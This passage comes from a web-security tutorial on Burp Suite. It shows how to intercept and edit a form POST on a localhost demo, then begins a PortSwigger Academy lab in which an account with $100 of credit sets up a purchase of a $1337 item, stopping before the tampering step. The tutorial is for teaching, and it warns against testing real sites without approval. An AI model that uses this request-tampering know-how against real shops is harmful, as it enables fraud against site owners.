


We will now modify the data sent by the POST request.

To enable interception, click on **Proxy->Intercept**, and click on the **Intercept is off** toggle.




Burp will signal you that intercept is on.



Starting from now, Burp will first buffer every request sent by the browser, will allow you to examine and modify the content, and will wait for you to press the forward button to deliver it.

Let's start with a fresh browser. Type your target URL in the address bar and press **<enter>**. The request is sent to Burp and appears in the Intercept tab.




The latest research into web race conditions

For too long, web race-condition attacks have focused on a tiny handful of scenarios. Their true potential has been masked thanks to tricky workflows, missing tooling, and simple network jitter hiding all but the most trivial, obvious examples.

Delve into PortSwigger's latest research to discover multiple new classes of race condition, work through the interactive labs to learn the methodology behind the discovery, and try out the new single-packet attack feature in Burp Repeater.

Discover the latest research → Try the techniques for yourself → Get the latest product capabilities →



Web Security Academy

Register for free to access learning materials and interactive challenges designed by our leading researchers.

Documentation and support

Learn about Burp Suite's powerful range of tools with our interactive guides, videos, and documentation.

Join the community

Follow us on Twitter for our latest research, product information, and to learn from other Burp Suite users.

Request to http://localhost:4321 [127.0.0.1]

Pretty Raw Hex

1 GET / HTTP/1.1  
2 Host: localhost:4321  
3 Cache-Control: max-age=0  
4 sec-ch-ua: "Chromium";v="119", "Not A Brand";v="24"  
5 sec-ch-ua-mobile: ?0  
6 sec-ch-ua-platform: "Linux"  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36  
9 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
10 Sec-Fetch-Site: none  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-User: ?1  
13 Sec-Fetch-Dest: document  
14 Accept-Encoding: gzip, deflate, br  
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8  
16 Connection: close  
17  
18

Inspector

Request attributes: 2  
Request query parameters: 0  
Request body parameters: 0  
Request cookies: 0  
Request headers: 15

Add notes

HTTP/1

Settings


Forward Drop Intercept is on Action Open browser

Search

0 highlights

Click Forward in the Burp window to forward the request to the website.


The request is sent to the website, and the response is received by the browser. Click on the HTTP history tab to visualize the traffic.



The screenshot shows the Burp Suite interface with the following details:

- HTTP History Tab:** Shows one captured request (ID 4) to `http://localhost:4321` with a status code of 200.
- Request Panel:** Displays the raw request message, which includes headers and a form POST body.
- Response Panel:** Displays the raw response message, which is an HTML page with a form containing a text input field and a submit button.
- Inspector Panel:** Shows the request attributes, request headers, and response headers.
- Notes Panel:** A vertical panel on the right side of the interface.

Let's enter some name in the form's text box and click **Submit**.



The request is sent to Burp.

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: localhost:4321
3 Content-Length: 17
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not %A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:4321
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:4321/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 username=Philippe
```

Selected text  
Philippe

Decoded from: URL encoding (Philippe)

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 1

Request cookies: 0

Request headers: 19

Let's now modify the value of the form variable in the Intercept tab.

The screenshot shows the Burp Suite interface in 'Proxy' mode. A request to `http://localhost:4321` is displayed. In the 'Raw' tab, the 'username' field has been modified from its original value to 'Gaston'. The 'Inspector' panel on the right shows the selected text 'Gaston' and its URL-encoded version 'Gaston'. The 'Decoded from' dropdown is set to 'URL encoding'. Other sections like 'Request attributes', 'Request query parameters', and 'Request body parameters' are also visible.

And forward it to the website. Of course, the response will contain our modified value.

The screenshot shows a web browser window displaying the modified response. The page content reads 'Hello, Gaston!', where 'Gaston' is the value we modified in the Burp Suite request. The browser's address bar shows the URL `localhost:4321`.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. There are two captured requests listed:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
5	http://localhost:4321	POST	/		✓	200	236	HTML				127.0.0.1	
4	http://localhost:4321	GET	/			200	521	HTML				127.0.0.1	

**Original request:**

```

1 POST / HTTP/1.1
2 Host: localhost:4321
3 Content-Length: 17
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:4321
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:4321/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 username=Philippe
  
```

**Response:**

```

1 HTTP/1.0 200 OK
2 Server: BaseHTTP/0.6 Python/3.8.10
3 Date: Wed, 02 Oct 2024 14:29:59 GMT
4 Content-type: text/html
5
6
7 <html>
8   <body>
9     <h1>
10       Hello, Gaston!
11     </h1>
12   </body>
13 </html>
  
```

This example is simple and may seem a bit silly, but the power of Burp resides in the fact that you can modify any part of the response, even data that are not directly changeable from the displayed page, like headers, cookies, hidden variables...

## Modifying requests with Burp tools

In the following chapters, we will use Burp to modify requests in order to test whether web applications are vulnerable. We will use the free Portswigger Web Academy example applications. These are vulnerable web applications made available to learn application security testing.

You can register for free at the Web Academy site (<https://portswigger.net/users/register>) and follow hundreds of lessons and practice labs to learn web application security testing from the Academy tab with Burp.



**Warning! DO NOT TRY THE FOLLOWING ACTIONS ON REAL WEBSITES without getting the owner's WRITTEN APPROVAL.** In most countries, attempting to attack a website is a crime and is actively prosecuted.

## Using Repeater

### Step 1: Access the application

The following example is available on the Portswigger academy site from the menu entry: **Web Security Academy -> Business logic vulnerabilities -> Examples -> Lab**, or from the link: <https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls>.

The application mimics a webshop where you have a credit of \$100. We will try to manipulate the transactions to purchase a more expensive item.

The screenshot shows a web browser window for the URL <https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net>. The page title is "Excessive trust in client-side controls". A green "LAB" button indicates it's not solved. The main heading is "WE LIKE TO SHOP" with a stylized hanger icon. Below are four product cards:

- Lightweight "I33t" Leather Jacket**: 5 stars, \$1337.00. Image shows a person wearing a leather jacket and sunglasses.
- The Alternative Christmas Tree**: 5 stars, \$61.56. Image shows a person dressed as Santa Claus.
- Eye Projectors**: 5 stars, \$5.70. Image shows a close-up of a human eye.
- Caution Sign**: 3 stars, \$64.57. Image shows two yellow caution signs.

Below the products are three more images: a city skyline, a bunch of colorful sticks, and a man wearing a hat and glasses. The URL <https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/my-account> is visible at the bottom left.

Let's open the lab page.

## Step 2: Log in

Click on **My account** to log into the shop with the credentials provided by the labs instructions (**wiener:peter**).

The screenshot shows a web browser window for the 'Excessive trust in client-side controls' lab on Web Security Academy. The URL is <https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/login>. The page title is 'Excessive trust in client-side controls'. A green 'LAB' button and a 'Not solved' badge are visible. Below the title, there's a link 'Back to lab description >'. At the bottom right, there are links for 'Home', 'My account', and a shopping cart icon showing '0'. The main content is a 'Login' form with fields for 'Username' (containing 'wiener') and 'Password' (containing '.....'). A 'Log in' button is at the bottom.

When you are logged in, the site displays your username and credit (\$100).

The screenshot shows the 'My Account' page after logging in. The URL is <https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/my-account?id=wiener>. The page title is 'Excessive trust in client-side controls'. It shows a message 'Store credit: \$100.00'. At the top right, there are links for 'Home', 'My account', a shopping cart icon showing '0', and 'Log out'. The 'Log out' link has a cursor over it. Below the credit message, there's a section titled 'My Account' with a note 'Your username is: wiener'. It contains a 'Email' input field and an 'Update email' button.

### Step 3: Try to purchase an item

Go to the **Home** page to see the catalog.

The screenshot shows a web browser window for the 'Excessive trust in client-side' lab on Web Security Academy. The URL is <https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net>. The page title is 'Excessive trust in client-side controls'. A green 'LAB' button with 'Not solved' is visible. The main content area features a heading 'WE LIKE TO SHOP' with a stylized hanger icon. Below it are four product cards:


- Lightweight "I33t" Leather Jacket**: \$1337.00, 5 stars, View details
- The Alternative Christmas Tree**: \$61.56, 5 stars, View details
- Eye Projectors**: \$5.70, 5 stars, View details
- Caution Sign**: \$64.57, 3 stars, View details

Below these cards are three smaller images: a cityscape, a butterfly, and a pool float.

Try now to purchase the too expensive leather jacket. Click on **View details**.

The screenshot shows the same web browser window after interacting with the 'View details' button for the 'Lightweight "I33t" Leather Jacket'. The 'View details' button for this item is now highlighted in yellow, while the others are dark blue. The rest of the page content remains the same, including the other products and their details.

Scroll down, and click **Add to cart**.




Description:  
Do you often feel as though people aren't aware of just how "I33t" you are? Do you find yourself struggling to make others feel inferior with public displays of your advanced "I33t-ness"? If either of these things are at the top of your priority list, it's time to the welcome Lightweight "I33t" Leather Jacket into your life.  
Handcrafted from leather and single strands of recycled bitcoin, so you can enjoy environmental smugness on top of your high-ranking leather-clad "I33t" levels, this jacket is far superior to anything currently available on the high street. Once you've explained to your friends and colleagues what "I33t" means, we guarantee you'll be at least 18% cooler when donning your "I33t" leather. Inspired by the term-coiners, the jacket comes with hand-stitched CISSP insignia so you can channel the original elite every time you rock your Lightweight "I33t" Leather Jacket.\*  
Make your apparel as formidable as your intellect, and dazzle noobs the world over, with the Lightweight "I33t" Leather Jacket.\*  
\*Every purchase comes with a free leaflet, detailing how best to explain the superiority of being "I33t" to noobs.

1

Add to cart

< Return to list

The item is now in your cart. Proceed to payment by clicking on the **cart icon**.



Excessive trust in client-side controls

Web Security Academy

Back to lab description >

LAB Not solved

Store credit:  
\$100.00

Lightweight "I33t" Leather Jacket

★★★★★

\$1337.00

https://0a31002a046dd08382f52aac000e00f5.web-security-academy.net/cart

Place your order now clicking on the **Place order** button.

